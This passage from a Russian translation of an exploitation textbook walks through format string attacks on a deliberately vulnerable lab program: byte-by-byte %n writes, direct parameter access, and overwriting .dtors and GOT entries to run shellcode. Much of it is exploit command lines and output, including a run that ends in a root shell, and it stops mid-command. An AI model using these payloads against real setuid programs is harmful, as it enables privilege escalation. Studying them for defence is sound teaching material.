```

```
$ pcalc 0xaa - 41
        129             0x81            0y10000001
$ ./fmt_vuln `printf
"\x70\x95\x04\x08JUNK\x71\x95\x04\x08JUNK\x72\x95\x04\x08JUNK\x73\x95\x04
\x08"`%x.%x.%129x%n
The right way:
JUNKJUNKJUNK%x.%x.%129x%n
The wrong way:
JUNKJUNKJUNKbffff580.3e8.

       3e8
[*] test_val @ 0x08049570 = 170 0x000000aa
$
```

Адреса и вставки мусора, расположенные в начале форматной строки, изменили значение, которое должна иметь ширина поля в параметре формата %x. Однако его легко вычислить заново с помощью прежнего метода. Можно поступить и иначе: вычесть 24 из прежней ширины поля 153, поскольку в начало форматной строки было добавлено шесть 4-байтных слов.

Теперь, когда в начале форматной строки заранее организована вся память, вторая запись оказывается проще.

```
$ pcalc 0xbb - 0xaa
        17              0x11            0y10001
$ ./fmt_vuln `printf
"\x70\x95\x04\x08JUNK\x71\x95\x04\x08JUNK\x72\x95\x04\x08JUNK\x73\x95\x04
\x08"`%x.%x.%129x%n%17x%n
The right way:
JUNKJUNKJUNK%x.%x.%129x%n%17x%n
The wrong way:
JUNKJUNKJUNKbffff580.3e8.

       3e8         4b4e554a
[*] test_val @ 0x08049570 = 48042 0x0000bbaa
$
```

Следующим значением, которое мы хотим записать в младший байт, является 0xBB. Шестнадцатеричный калькулятор быстро показывает, что перед следующим параметром формата %n надо вывести еще 17 байт. Поскольку память уже настроена для параметра формата %x, вывести 17 байт можно просто с помощью опции ширины поля.

Эту процедуру можно повторить для третьей и четвертой записей.

```
$ pcalc 0xcc - 0xbb
        17              0x11            0y10001
$ ./fmt_vuln `printf
"\x70\x95\x04\x08JUNK\x71\x95\x04\x08JUNK\x72\x95\x04\x08JUNK\x73\x95\x04
\x08"`%x.%x.%129x%n%17x%n%17x%n
The right way:
JUNKJUNKJUNK%x.%x.%129x%n%17x%n%17x%n
The wrong way:
```

```
JUNKJUNKJUNKbffff570.3e8.

       3e8         4b4e554a         4b4e554a
[*] test_val @ 0x08049570 = 13417386 0x00ccbbaa
$ pcalc 0xdd - 0xcc
        17              0x11            0y10001
$ ./fmt_vuln `printf
"\x70\x95\x04\x08JUNK\x71\x95\x04\x08JUNK\x72\x95\x04\x08JUNK\x73\x95\x04
\x08"`%x.%x.%129x%n%17x%n%17x%n%17x%n
The right way:
JUNKJUNKJUNK%x.%x.%129x%n%17x%n%17x%n%17x%n
The wrong way:
JUNKJUNKJUNKbffff570.3e8.

       3e8         4b4e554a         4b4e554a         4b4e554a
[*] test_val @ 0x08049570 = -573785174 0xddccbbaa
$
```

Управляя младшим байтом, с помощью четырех операций можно записать полный адрес по любому адресу памяти. Следует заметить, что три байта, следующие за изменяемым адресом, при такой технологии также оказываются переписанными. Это можно сразу увидеть, если объявить еще одну статическую инициализированную переменную `next_val` непосредственно после `test_val` и показать в отладочной выдаче ее значение. Модифицировать код можно в обычном редакторе или с помощью sed.

Начальным значением `next_val` сделаем **0x11111111**, благодаря чему эффект операций записи станет очевиден.

```
$ sed -e 's/72;/72, next_val = 0x11111111;/;/@/{h;s/test/next/g;x;G}'
fmt_vuln.c > fmt_vuln2.c
$ diff fmt_vuln.c fmt_vuln2.c
6c6
<       static int test_val = -72;
---
>       static int test_val = -72, next_val = 0x11111111;
27a28
>       printf("[*] next_val @ 0x%08x = %d 0x%08x\n", &next_val,
                                                    next_val, next_val);
$ gcc -o fmt_vuln2 fmt_vuln2.c
$ ./fmt_vuln2 test
The right way:
test
The wrong way:
test
[*] test_val @ 0x080495d0 = -72 0xffffffb8
[*] next_val @ 0x080495d4 = 286331153 0x11111111
```

Как явствует из этой распечатки, изменение кода привело также к смещению адреса переменной `test_val`. Однако видно, что `next_val` располагается вплотную к ней. Для практики полезно будет снова записать адрес в переменную `test_val`, исходя из ее нового адреса.

В прошлый раз мы выбрали очень удобный адрес 0xddccbbaa. Поскольку каждый следующий байт оказывается больше предыдущего, легко увеличивать счетчик байтов для каждого байта. А если нужен адрес типа 0x0806abcd? Для такого адреса надо сначала вывести 205 байт, чтобы записать первый байт 0xCD с помощью параметра формата %n. Но следующим должен быть записан байт 0xAB, для которого надо вывести 171 байт. Счетчик байтов для параметра формата %n легко увеличить, но его невозможно уменьшить. Поэтому, не пытаясь вычесть 34 из 205, увеличим счетчик до значения 0x1AB, младший байт которого совпадает с требуемым, для чего прибавим 222 к 205, и получим 427, что есть десятичное представление 0x1AB. С помощью того же приема установим младший байт в 0x06 для третьей записи.

```
$ ./fmt_vuln2 AAAA%x.%x.%x.%x
The right way:
AAAA%x.%x.%x.%x
The wrong way:
AAAAbffff5a0.3e8.3e8.41414141
[*] test_val @ 0x080495d0 = -72 0xffffffb8
[*] next_val @ 0x080495d4 = 286331153 0x11111111
$ ./fmt_vuln2 `printf
"\xd0\x95\x04\x08JUNK\xd1\x95\x04\x08JUNK\xd2\x95\x04\x08JUNK\xd3\x95\x04
\x08"`%x.%x.%x.%n
The right way:
JUNKJUNKJUNK%x.%x.%x.%n
The wrong way:
JUNKJUNKJUNKbffff580.3e8.3e8.
[*] test_val @ 0x080495d0 = 45 0x0000002d
[*] next_val @ 0x080495d4 = 286331153 0x11111111
$ pcalc 45 - 3
        42              0x2a            0y101010
$ pcalc 0xcd - 42
        163             0xa3            0y10100011
$ ./fmt_vuln2 `printf
"\xd0\x95\x04\x08JUNK\xd1\x95\x04\x08JUNK\xd2\x95\x04\x08JUNK\xd3\x95\x04
\x08"`%x.%x.%163x.%n
The right way:
JUNKJUNKJUNK%x.%x.%163x.%n
The wrong way:
JUNKJUNKJUNKbffff580.3e8.
                                        3e8.
[*] test_val @ 0x080495d0 = 205 0x000000cd
[*] next_val @ 0x080495d4 = 286331153 0x11111111
$
$ pcalc 0xab - 0xcd
        -34             0xffffffde      0y11111111111111111111111111011110
$ pcalc 0x1ab - 0xcd
        222             0xde            0y11011110
$ ./fmt_vuln2 `printf
"\xd0\x95\x04\x08JUNK\xd1\x95\x04\x08JUNK\xd2\x95\x04\x08JUNK\xd3\x95\x04
\x08"`%x.%x.%163x.%n%222x%n
```

```
The right way:
JUNKJUNKJUNK%x.%x.%163x.%n%222x%n
The wrong way:
JUNKJUNKJUNKbffff580.3e8.

                                        3e8.

                                          4b4e554a
[*] test_val @ 0x080495d0 = 109517 0x0001abcd
[*] next_val @ 0x080495d4 = 286331136 0x11111100
$
$ pcalc 0x06 - 0xab
        -165            0xffffff5b      0y11111111111111111111111101011011
$ pcalc 0x106 - 0xab
        91              0x5b            0y1011011
$ ./fmt_vuln2 `printf
"\xd0\x95\x04\x08JUNK\xd1\x95\x04\x08JUNK\xd2\x95\x04\x08JUNK\xd3\x95\x04
\x08"`%x.%x.%163x.%n%222x%n%91x%n
The right way:
JUNKJUNKJUNK%x.%x.%163x.%n%222x%n%91x%n
The wrong way:
JUNKJUNKJUNKbffff570.3e8.

                                        3e8.

                                          4b4e554a
                                                        4b4e554a
[*] test_val @ 0x080495d0 = 33991629 0x0206abcd
[*] next_val @ 0x080495d4 = 286326784 0x11110000
$
```

При каждой операции поверх байтов переменной `next_val`**, примыкающей к** `test_val`**, записываются новые значения. Техника циклического сложения действует исправно, но при записи последнего байта заявляет о себе небольшая трудность.**

```
$ pcalc 0x08 - 0x06
        2               0x2             0y10
$ ./fmt_vuln2 `printf
"\xd0\x95\x04\x08JUNK\xd1\x95\x04\x08JUNK\xd2\x95\x04\x08JUNK\xd3\x95\x04
\x08"`%x.%x.%163x.%n%222x%n%91x%n%2x%n
The right way:
JUNKJUNKJUNK%x.%x.%163x.%n%222x%n%91x%n%2x%n
The wrong way:
JUNKJUNKJUNKbffff570.3e0.

                                        3e8.

                                          4b4e554a
                                                        4b4e554a4b4e554a
[*] test_val @ 0x080495d0 = 235318221 0x0e06abcd
[*] next_val @ 0x080495d4 = 285212674 0x11000002
$
```

Что здесь произошло? Разность между 0x06 и 0x08 равна лишь 2, но выводится 8 байт, что приводит к записи параметром формата %n значения 0x0e. Дело в том, что опция ширины поля для параметра формата %x задает лишь *минимальную* ширину поля, а вывести надо было 8 байт данных. От этой трудности можно избавиться посредством еще одного циклического сложения, но ограничения, связанные с опцией ширины поля, полезно запомнить.

```
$ pcalc 0x108 - 0x06
        258             0x102           0y100000010
$ ./fmt_vuln2 `printf
"\xd0\x95\x04\x08JUNK\xd1\x95\x04\x08JUNK\xd2\x95\x04\x08JUNK\xd3\x95\x04
\x08"`%x.%x.%163x.%n%222x%n%91x%n%258x%n
The right way:
JUNKJUNKJUNK%x.%x.%163x.%n%222x%n%91x%n%258x%n
The wrong way:
JUNKJUNKJUNKbffff570.3e8.

                                        3e8

                                          4b4e554a
                                                    4b4e554a


                                    4b4e554a
[*] test_val @ 0x080495d0 = 134654925 0x0806abcd
[*] next_val @ 0x080495d4 = 285212675 0x11000003
$
```

Как и прежде, помещаем соответствующие адреса и вставки в начало форматной строки и управляем младшим байтом в четырех операциях записи, чтобы переписать все 4 байта переменной test_val. Уменьшение величины младшего байта осуществляется с помощью циклического сложения. Аналогично поступаем при необходимости увеличить байт меньше, чем на 8.

0x295 Прямой доступ к параметрам

Прямой доступ к параметрам дает возможность упростить эксплойты форматной строки. В предшествующих эксплойтах каждый из аргументов параметров форматирования надо было проходить последовательно. Это вызывало необходимость использовать несколько параметров %x, чтобы пройти через аргументы параметров, пока не будет достигнуто начало форматной строки. Кроме того, последовательный характер требовал трех вставок 4-байтовых слов, чтобы правильно записать полный адрес по произвольному адресу памяти.

В согласии с названием метода *прямой доступ к параметрам* позволяет непосредственно обращаться к параметрам, для чего применяется квалификатор – символ доллара. Например, %N$d осуществляет доступ к *N*-му параметру и выводит его как десятичное число.

```
printf("7th: %7$d, 4th: %4$05d\n", 10, 20, 30, 40, 50, 60, 70, 80);
```

Приведенный вызов `printf()` породит следующий вывод:

```
7th: 70, 4th: 00040
```

Сначала выводится 70 как десятичное число, когда обнаруживается параметр форматирования `%7$d`, поскольку седьмым параметром является 70. Второй параметр форматирования обращается к четвертому параметру и содержит опцию ширины поля 05. Все остальные аргументы параметров остаются в неприкосновенности. Такой метод прямого доступа устраняет необходимость последовательного просмотра памяти до обнаружения начала форматной строки, потому что к этому участку памяти можно обратиться непосредственно. Следующий листинг иллюстрирует механизм прямого доступа к параметрам.

```
$ ./fmt_vuln AAAA%x.%x.%x.%x
The right way:
AAAA%x.%x.%x.%x
The wrong way:
AAAAbffff5a0.3e8.3e8.41414141
[*] test_val @ 0x08049570 = -72 0xffffffb8
$ ./fmt_vuln AAAA%4\$x
The right way:
AAAA%4$x
The wrong way:
AAAA41414141
[*] test_val @ 0x08049570 = -72 0xffffffb8
$
```

В этом примере начало форматной строки находится на месте аргумента четвертого параметра. К этой памяти можно обратиться непосредственно, не проходя через первые три аргумента параметров с помощью параметров формата `%x`. Поскольку это происходит в командной строке, а символ доллара относится к специальным, его необходимо предварить обратной косой чертой. Тем самым командной оболочке сообщается, что она не должна интерпретировать знак доллара как специальный символ. Чтобы увидеть фактическую форматную строку, ее надо выводить правильным образом.

Прямой доступ к параметрам также упрощает запись адресов памяти. Раз обращение к памяти происходит напрямую, нет нужды в 4-байтовых вставках данных для увеличения счетчика выведенных данных. Каждый из параметров формата `%x`, обычно выполняющих эту функцию, может непосредственно обратиться к участку памяти перед форматной строкой. Чтобы потренироваться, попробуем записать в переменную `test_val` более реалистично выглядящий адрес 0xbffffd72 с помощью прямого доступа к параметрам.

```
$ ./fmt_vuln `printf
"\x70\x95\x04\x08\x71\x95\x04\x08\x72\x95\x04\x08\x73\x95\x04
\x08"`%3\$x%4\$n
The right way:
```

```
%3$x%4$n
The wrong way:
3e8
[*] test_val @ 0x08049570 = 19 0x00000013
$ pcalc 0x72 - 16
        98              0x62            0y1100010
$ ./fmt_vuln `printf
"\x70\x95\x04\x08\x71\x95\x04\x08\x72\x95\x04\x08\x73\x95\x04
\x08"`%3\$98x%4\$n
The right way:
%3$98x%4$n
The wrong way:

                        3e8
[*] test_val @ 0x08049570 = 114 0x00000072
$
$ pcalc 0xfd - 0x72
        139             0x8b            0y10001011
$ ./fmt_vuln `printf
"\x70\x95\x04\x08\x71\x95\x04\x08\x72\x95\x04\x08\x73\x95\x04
\x08"`%3\$98x%4\$n%3\$139x%5\$n
The right way:
%3$98x%4$n%3$139x%5$n
The wrong way:

                        3e8

                  3e8
[*] test_val @ 0x08049570 = 64882 0x0000fd72
$
$ pcalc 0xff - 0xfd
        2               0x2             0y10
$ pcalc 0x1ff - 0xfd
        258             0x102           0y100000010
$ ./fmt_vuln `printf
"\x70\x95\x04\x08\x71\x95\x04\x08\x72\x95\x04\x08\x73\x95\x04
\x08"`%3\$98x%4\$n%3\$139x%5\$n%3\$258x%6\$n
The right way:
%3$98x%4$n%3$139x%5$n%3$258x%6$n
The wrong way:

                        3e8

                  3e8

                                                                  3e8
[*] test_val @ 0x08049570 = 33553778 0x01fffd72
$
$ pcalc 0xbf - 0xff
        -64             0xffffffc0      0y11111111111111111111111111000000
$ pcalc 0x1bf - 0xff
        192             0xc0            0y11000000
```

```
$ ./fmt_vuln `printf
¨\x70\x95\x04\x08\x71\x95\x04\x08\x72\x95\x04\x08\x73\x95\x04
\x08¨`%3\$98x%4\$n%3\$139x%5\$n%3\$258x%6\$n%3\$192x%7\$n
The right way:
%3$98x%4$n%3$139x%5$n%3$258x%6$n%3$192x%7$n
The wrong way:
                        3e8
               3e8
                                                        3e8
                                      3e8
[*] test_val @ 0x08049570 = -1073742478 0xbffffd72
$
```

Прямой доступ к параметрам упрощает процедуру записи адреса и уменьшает необходимый размер форматной строки.

Возможность перезаписать произвольный адрес памяти предоставляет способ управлять порядком выполнения программы. Для этого можно, например, изменить адрес возврата в последнем кадре стека, как это делается при переполнении в стеке. Такая задача решаема, но есть и другие объекты, адреса которых более предсказуемы. Переполнения в стеке по сути своей допускают только изменение адресов возврата, тогда как форматные строки позволяют записывать данные по любому адресу памяти, что открывает другие возможности.

0x296 Обход с помощью .dtors

В двоичных программах, скомпилированных с помощью компилятора GNU C, существуют особые таблицы с именами `.dtors` и `.ctors`, создаваемые соответственно для деструкторов и конструкторов. Функции конструкторов выполняются раньше, чем функция main, а функции деструкторов выполняются непосредственно перед выходом из функции main с помощью системного вызова exit. Особый интерес представляют функции деструкторов и табличный раздел `.dtors`.

Функцию можно объявить деструктором с помощью особого атрибута destructor, как в следующем примере кода.

Код dtors_sample.c

```
#include <stdlib.h>

static void cleanup(void) __attribute__ ((destructor));

main()
{
  printf("Some actions happen in the main() function..\n");
  printf("and then when main() exits, the destructor is called..\n");

  exit(0);
```

```
}

void cleanup(void)
{
  printf("In the cleanup function now..\n");
}
```

В этом примере функция `cleanup()` определена с атрибутом destructor, поэтому она автоматически вызывается при выходе из функции main, как показано ниже.

```
$ gcc -o dtors_sample dtors_sample.c
$ ./dtors_sample
Some actions happen in the main() function..
and then when main() exits, the destructor is called..
In the cleanup function now..
$
```

Этот режим автоматического выполнения функций при выходе из программы задается в двоичном модуле в разделе таблицы `.dtors`. Этот раздел представляет собой группу 32-разрядных адресов, оканчивающуюся нулевым адресом. Группа всегда начинается с 0xffffffff и оканчивается нулевым адресом 0x00000000. В промежутке находятся адреса всех функций, объявленных с атрибутом destructor.

С помощью команды `nm` можно найти адрес функции `cleanup`, а с помощью `objdump` исследовать разделы двоичного модуля.

```
$ nm ./dtors_sample
080494d0 D _DYNAMIC
080495b0 D _GLOBAL_OFFSET_TABLE_
08048404 R _IO_stdin_used
w _Jv_RegisterClasses
0804959c d __CTOR_END__
08049598 d __CTOR_LIST__
080495a8 d __DTOR_END__
080495a0 d __DTOR_LIST__
080494cc d __EH_FRAME_BEGIN__
080494cc d __FRAME_END__
080495ac d __JCR_END__
080495ac d __JCR_LIST__
080495cc A __bss_start
080494c0 D __data_start
080483b0 t __do_global_ctors_aux
08048300 t __do_global_dtors_aux
080494c4 d __dso_handle
         w __gmon_start__
         U __libc_start_main@@GLIBC_2.0
080495cc A _edata
080495d0 A _end
080483e0 T _fini
08048400 R _fp_hw
08048254 T _init
```

```
080482b0 T _start
080482d4 t call_gmon_start
0804839c t cleanup
080495cc b completed.1
080494c0 W data_start
         U exit@@GLIBC_2.0
08048340 t frame_dummy
08048368 T main
080494c8 d p.0
         U printf@@GLIBC_2.0
$ objdump -s -j .dtors ./dtors_sample

./dtors_sample:     file format elf32-i386

Contents of section .dtors:
80495a0 ffffffff 9c830408 00000000            ............
$
```

Команда `nm` показывает, что функция `cleanup` находится по адресу 0x0804839c. Кроме того, через `__DTOR_LIST__` она показывает, что раздел `.dtors` начинается в 0x080495a0, а через `__DTOR_END__` – что он оканчивается в 0x080495a8. Это означает, что в 0x080495a0 должно быть записано 0xffffffff, в 0x080495a8 – 0x00000000, а адрес между ними, 0x080495a4, должен содержать адрес функции `cleanup`, 0x0804839c.

Команда `objdump` показывает фактическое содержимое раздела `.dtors`, хотя и в несколько запутанном виде. Первое значение 80495a0 просто показывает адрес расположения раздела `.dtors`. Затем показаны фактические байты в обратном порядке. С учетом этого все выглядит корректно.

Интересная особенность раздела `.dtors` заключается в том, что в нем разрешена запись. Объектный дамп заголовков подтвердит это, показав, что раздел `.dtors` не помечен как `READONLY`.

```
$ objdump -h ./dtors_sample

./dtors_sample:     file format elf32-i386

Sections:
Idx Name          Size      VMA       LMA       File off  Algn
  0 .interp       00000013  080480f4  080480f4  000000f4  2**0
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  1 .note.ABI-tag 00000020  08048108  08048108  00000108  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  2 .hash         0000002c  08048128  08048128  00000128  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  3 .dynsym       00000060  08048154  08048154  00000154  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  4 .dynstr       00000051  080481b4  080481b4  000001b4  2**0
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
  5 .gnu.version  0000000c  08048206  08048206  00000206  2**1
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
```

```
  6 .gnu.version_r 00000020  08048214  08048214  00000214  2**2
                   CONTENTS, ALLOC, LOAD, READONLY, DATA
  7 .rel.dyn       00000008  08048234  08048234  00000234  2**2
                   CONTENTS, ALLOC, LOAD, READONLY, DATA
  8 .rel.plt       00000018  0804823c  0804823c  0000023c  2**2
                   CONTENTS, ALLOC, LOAD, READONLY, DATA
  9 .init          00000018  08048254  08048254  00000254  2**2
                   CONTENTS, ALLOC, LOAD, READONLY, CODE
 10 .plt           00000040  0804826c  0804826c  0000026c  2**2
                   CONTENTS, ALLOC, LOAD, READONLY, CODE
 11 .text          00000130  080482b0  080482b0  000002b0  2**4
                   CONTENTS, ALLOC, LOAD, READONLY, CODE
 12 .fini          0000001c  080483e0  080483e0  000003e0  2**2
                   CONTENTS, ALLOC, LOAD, READONLY, CODE
 13 .rodata        000000c0  08048400  08048400  00000400  2**5
                   CONTENTS, ALLOC, LOAD, READONLY, DATA
 14 .data          0000000c  080494c0  080494c0  000004c0  2**2
                   CONTENTS, ALLOC, LOAD, DATA
 15 .eh_frame      00000004  080494cc  080494cc  000004cc  2**2
                   CONTENTS, ALLOC, LOAD, DATA
 16 .dynamic       000000c8  080494d0  080494d0  000004d0  2**2
                   CONTENTS, ALLOC, LOAD, DATA
 17 .ctors         00000008  08049598  08049598  00000598  2**2
                   CONTENTS, ALLOC, LOAD, DATA
 18 .dtors         0000000c  080495a0  080495a0  000005a0  2**2
                   CONTENTS, ALLOC, LOAD, DATA
 19 .jcr           00000004  080495ac  080495ac  000005ac  2**2
                   CONTENTS, ALLOC, LOAD, DATA
 20 .got           0000001c  080495b0  080495b0  000005b0  2**2
                   CONTENTS, ALLOC, LOAD, DATA
 21 .bss           00000004  080495cc  080495cc  000005cc  2**2
                   ALLOC
 22 .comment       00000060  00000000  00000000  000005cc  2**0
                   CONTENTS, READONLY
 23 .debug_aranges 00000058  00000000  00000000  00000630  2**3
                   CONTENTS, READONLY, DEBUGGING
 24 .debug_info    000000b4  00000000  00000000  00000688  2**0
                   CONTENTS, READONLY, DEBUGGING
 25 .debug_abbrev  0000001c  00000000  00000000  0000073c  2**0
                   CONTENTS, READONLY, DEBUGGING
 26 .debug_line    000000ff  00000000  00000000  00000758  2**0
                   CONTENTS, READONLY, DEBUGGING
$
```

Другая интересная деталь, касающаяся раздела `.dtors`, состоит в том, что он включается во все двоичные модули, создаваемые компилятором GNU C, независимо от того, есть ли в программе функции, объявленные с атрибутом destructor. Это значит, что в уязвимой программе форматной строки `fmt_vuln` должен быть раздел `.dtors`, в котором ничего нет. Это можно проверить с помощью `nm` и objdump.

```
$ nm ./fmt_vuln | grep DTOR
0804964c d __DTOR_END__
08049648 d __DTOR_LIST__
$ objdump -s -j .dtors ./fmt_vuln

./fmt_vuln:     file format elf32-i386

Contents of section .dtors:
 8049648 ffffffff 00000000                ........
$
```

Как видно из этого листинга, расстояние между __DTOR_LIST__ и __DTOR_END__ теперь составляет всего 4 байта, а это означает, что между ними нет адресов. Это подтверждается объектным дампом.

Раздел .dtors доступен для чтения, поэтому если в адрес после 0xffffffff записать некоторый адрес памяти, то при завершении программы управление будет передано по этому адресу. Эта запись должна быть выполнена по адресу __DTOR_LIST__ плюс 4, который равен 0x0804964c (что в данном случае оказывается адресом __DTOR_END__).

Если программа выполняется с правами root и этот адрес удается перезаписать, открывается возможность получить доступ к системе с правами root.

```
$ export SHELLCODE=`cat shellcode`
$ ./getenvaddr SHELLCODE
SHELLCODE is located at 0xbffffd90
$ pcalc 0x90 + 4
        148          0x94        0y10010100
$
```

Шеллкод можно поместить в переменную окружения, а адрес вычислить обычным образом. Поскольку разность между длинами имен вспомогательной программы getenvaddr и уязвимой программы fmt_vuln составляет 2 байта, шеллкод при выполнении fmt_vuln будет находиться по адресу 0xbffffd94. Его достаточно записать в раздел .dtors по адресу 0x0804964c с помощью уязвимости форматной строки. Для ясности сначала воспользуемся переменной test_val, но все расчеты можно выполнить заранее.

```
$ pcalc 0x94 - 16
        132             0x84            0y10000100
$ ./fmt_vuln `printf
"\x70\x95\x04\x08\x71\x95\x04\x08\x72\x95\x04\x08\x73\x95\x04
\x08"`%3\$132x%4\$n
The right way:
%3$132x%4$n
The wrong way:

                                                          3e8
[*] test_val @ 0x08049570 = 148 0x00000094
$ pcalc 0xfd - 0x94
        105             0x69            0y1101001
```

```
$ ./fmt_vuln `printf
"\x70\x95\x04\x08\x71\x95\x04\x08\x72\x95\x04\x08\x73\x95\x04
\x08"`%3\$132x%4\$n%3\$105x% 5\$n
The right way:
%3$132x%4$n%3$105x%5$n
The wrong way:
                                                        3e8
                 3e8
[*] test_val @ 0x08049570 = 64916 0x0000fd94
$ pcalc 0xff - 0xfd
        2               0x2             0y10
$ pcalc 0x1ff - 0xfd
        258             0x102           0y100000010
$ ./fmt_vuln `printf
"\x70\x95\x04\x08\x71\x95\x04\x08\x72\x95\x04\x08\x73\x95\x04
\x08"`%3\$132x%4\$n%3\$105x% 5\$n%3\$258x%6\$n
The right way:
%3$132x%4$n%3$105x%5$n%3$258x%6$n
The wrong way:
                                                        3e8
                 3e8
                                                           3e8
[*] test_val @ 0x08049570 = 33553812 0x01fffd94
$ pcalc 0xbf - 0xff
        -64             0xffffffc0      0y11111111111111111111111111000000
$ pcalc 0x1bf - 0xff
        192             0xc0            0y11000000
$ ./fmt_vuln `printf
"\x70\x95\x04\x08\x71\x95\x04\x08\x72\x95\x04\x08\x73\x95\x04
\x08"`%3\$132x%4\$n%3\$105x% 5\$n%3\$258x%6\$n%3\$192x%7\$n
The right way:
%3$132x%4$n%3$105x%5$n%3$258x%6$n%3$192x%7$n
The wrong way:
                                                        3e8
                 3e8
                                                           3e8
                                    3e8
[*] test_val @ 0x08049570 = -1073742444 0xbffffd94
$
```

Теперь первые четыре адреса в начале форматной строки нужно просто заменить на 0x0804964c, 0x0804964d, 0x0804964e и 0x0804964f, чтобы записать адрес 0xbffffd94 в раздел `.dtors`**, а не в** `test_val`**.**

```
$ ./fmt_vuln `printf
"\x4c\x96\x04\x08\x4d\x96\x04\x08\x4e\x96\x04\x08\x4f\x96\x04
\x08"`%3\$132x%4\$n%3\$105x%5 \$n%3\$258x%6\$n%3\$192x%7\$n
```

```
The right way:
%3$132x%4$n%3$105x%5$n%3$258x%6$n%3$192x%7$n
The wrong way:
                                                              3e8
                  3e8
                                                                 3e8
                                       3e8
[*] test_val @ 0x08049570 = -72 0xffffffb8
sh-2.05a# whoami
root
sh-2.05a#
```

Несмотря на то, что раздел `.dtors` не завершается, как положено, нулевым адресом 0x00000000, адрес шеллкода все равно воспринимается как функция-деструктор, которая будет вызвана при выходе из программы, обеспечив вход в оболочку с правами root.

0x297 Перезапись глобальной таблицы смещений

Поскольку программа может вызывать функцию из библиотеки совместного доступа многократно, полезно иметь таблицу, в которой содержатся ссылки на все функции. Для этой цели в скомпилированной программе существует другой специальный раздел – *таблица связки подпрограмм* (procedure linkage table, PLT). Этот раздел состоит из множества команд перехода, каждая из которых соответствует адресу функции. Он действует как некий трамплин. Всякий раз, когда требуется вызвать совместно используемую функцию, управление передается ей через таблицу связки подпрограмм.

Объектный дамп дизассемблированного раздела PLT в уязвимой программе форматной строки (fmt_vuln) показывает эти команды перехода:

```
$ objdump -d -j .plt ./fmt_vuln
./fmt_vuln:     file format elf32-i386
Disassembly of section .plt:
08048290 <.plt>:
 8048290:       ff 35 58 96 04 08       pushl  0x8049658
 8048296:       ff 25 5c 96 04 08       jmp    *0x804965c
 804829c:       00 00                   add    %al,(%eax)
 804829e:       00 00                   add    %al,(%eax)
 80482a0:       ff 25 60 96 04 08       jmp    *0x8049660
 80482a6:       68 00 00 00 00          push   $0x0
 80482ab:       e9 e0 ff ff ff          jmp    8048290 <_init+0x18>
 80482b0:       ff 25 64 96 04 08       jmp    *0x8049664
 80482b6:       68 08 00 00 00          push   $0x8
 80482bb:       e9 d0 ff ff ff          jmp    8048290 <_init+0x18>
 80482c0:       ff 25 68 96 04 08       jmp    *0x8049668
 80482c6:       68 10 00 00 00          push   $0x10
 80482cb:       e9 c0 ff ff ff          jmp    8048290 <_init+0x18>
```

```
 80482d0:       ff 25 6c 96 04 08       jmp    *0x804966c
 80482d6:       68 18 00 00 00          push   $0x18
 80482db:       e9 b0 ff ff ff          jmp    8048290 <_init+0x18>
$
```

Одна из этих команд перехода связана с функцией exit, которая вызывается в конце программы. Если команду перехода к функции exit модифицировать так, чтобы она передавала управление шеллкоду, а не функции exit, то будет запущена оболочка с правами root. Ниже раздел PLT изучается более подробно.

```
$ objdump -h ./fmt_vuln | grep -A 1 .plt
  8 .rel.plt      00000020  08048258  08048258  00000258  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, DATA
--
 10 .plt          00000050  08048290  08048290  00000290  2**2
                  CONTENTS, ALLOC, LOAD, READONLY, CODE
$
```

Как показывает этот листинг, таблица связки подпрограмм, к сожалению, оказалась доступной только для чтения. Но при более внимательном рассмотрении команд перехода оказывается, что они осуществляют переход не по адресам, а по указателям на адреса. Это означает, что фактическое расположение всех этих функций указано в памяти по адресам 0x08049660, 0x08049664, 0x08049668 и 0x0804966c.

Эти адреса памяти расположены в другом особом разделе, называемом *глобальной таблицей смещений* (global offset table – GOT). Весьма любопытно, что глобальная таблица смещений не помечена областью памяти «только для чтения», что видно из следующего листинга.

```
$ objdump -h ./fmt_vuln | grep -A 1 .got
 20 .got          00000020  08049654  08049654  00000654  2**2
                  CONTENTS, ALLOC, LOAD, DATA
$ objdump -d -j .got ./fmt_vuln
./fmt_vuln:     file format elf32-i386
Disassembly of section .got:
08049654 <_GLOBAL_OFFSET_TABLE_>:
 8049654:       78 95 04 08 00 00 00 00 00 00 00 00 a6 82 04 08     x...........
 8049664:       b6 82 04 08 c6 82 04 08 d6 82 04 08 00 00 00 00     ............
$
```

Отсюда видно, что команда перехода `jmp *0x08049660` в таблице связки подпрограмм фактически передает управление программой на адрес 0x080482a6, потому что 0x080482a6 располагается по адресу 0x08049660 в глобальной таблице смещений. Следующие команды перехода (`jmp *0x08049664`, `jmp *0x08049668` и `jmp *0x0804966c`) фактически передают управление на адреса 0x080482b6, 0x080482c6 и 0x080482d6 соответственно. Раз в глобальную таблицу смещений можно записывать данные, то путем изменения этих адресов можно управлять выполнением программы через таблицу связки подпрограмм, несмотря на отсутствие доступа к ней по записи.

Учитывая сказанное, получим искомую информацию, в том числе имена функций, выведя с помощью `objdump` записи динамического размещения.

```
$ objdump -R ./fmt_vuln

./fmt_vuln:     file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET TYPE                VALUE
08049670 R_386_GLOB_DAT    __gmon_start__
08049660 R_386_JUMP_SLOT   __libc_start_main
08049664 R_386_JUMP_SLOT   printf
08049668 R_386_JUMP_SLOT   exit
0804966c R_386_JUMP_SLOT   strcpy

$
```

В результате обнаруживаем адрес функции exit в глобальной таблице смещений по адресу 0x08049668. Если записать туда адрес шеллкода, то программа вызовет шеллкод, считая при этом, что вызывает функцию exit.

Как обычно, шеллкод помещается в переменную окружения, фактический адрес которой легко вычисляется, а его значение записывается с помощью уязвимости форматной строки. На практике шеллкод должен был сохраниться в окружении, то есть надо лишь правильно задать первые 16 байт форматной строки. Для ясности снова проведем расчеты для параметров формата `%x`.

```
$ export SHELLCODE=`cat shellcode`
$ ./getenvaddr SHELLCODE
SHELLCODE is located at 0xbffffd90
$ pcalc 0x90 + 4
        148             0x94            0y10010100
$ pcalc 0x94 - 16
        132             0x84            0y10000100
$ pcalc 0xfd - 0x94
        105             0x69            0y1101001
$ pcalc 0x1ff - 0xfd
        258             0x102           0y100000010
$ pcalc 0x1bf - 0xff
        192             0xc0            0y11000000
$ ./fmt_vuln `printf
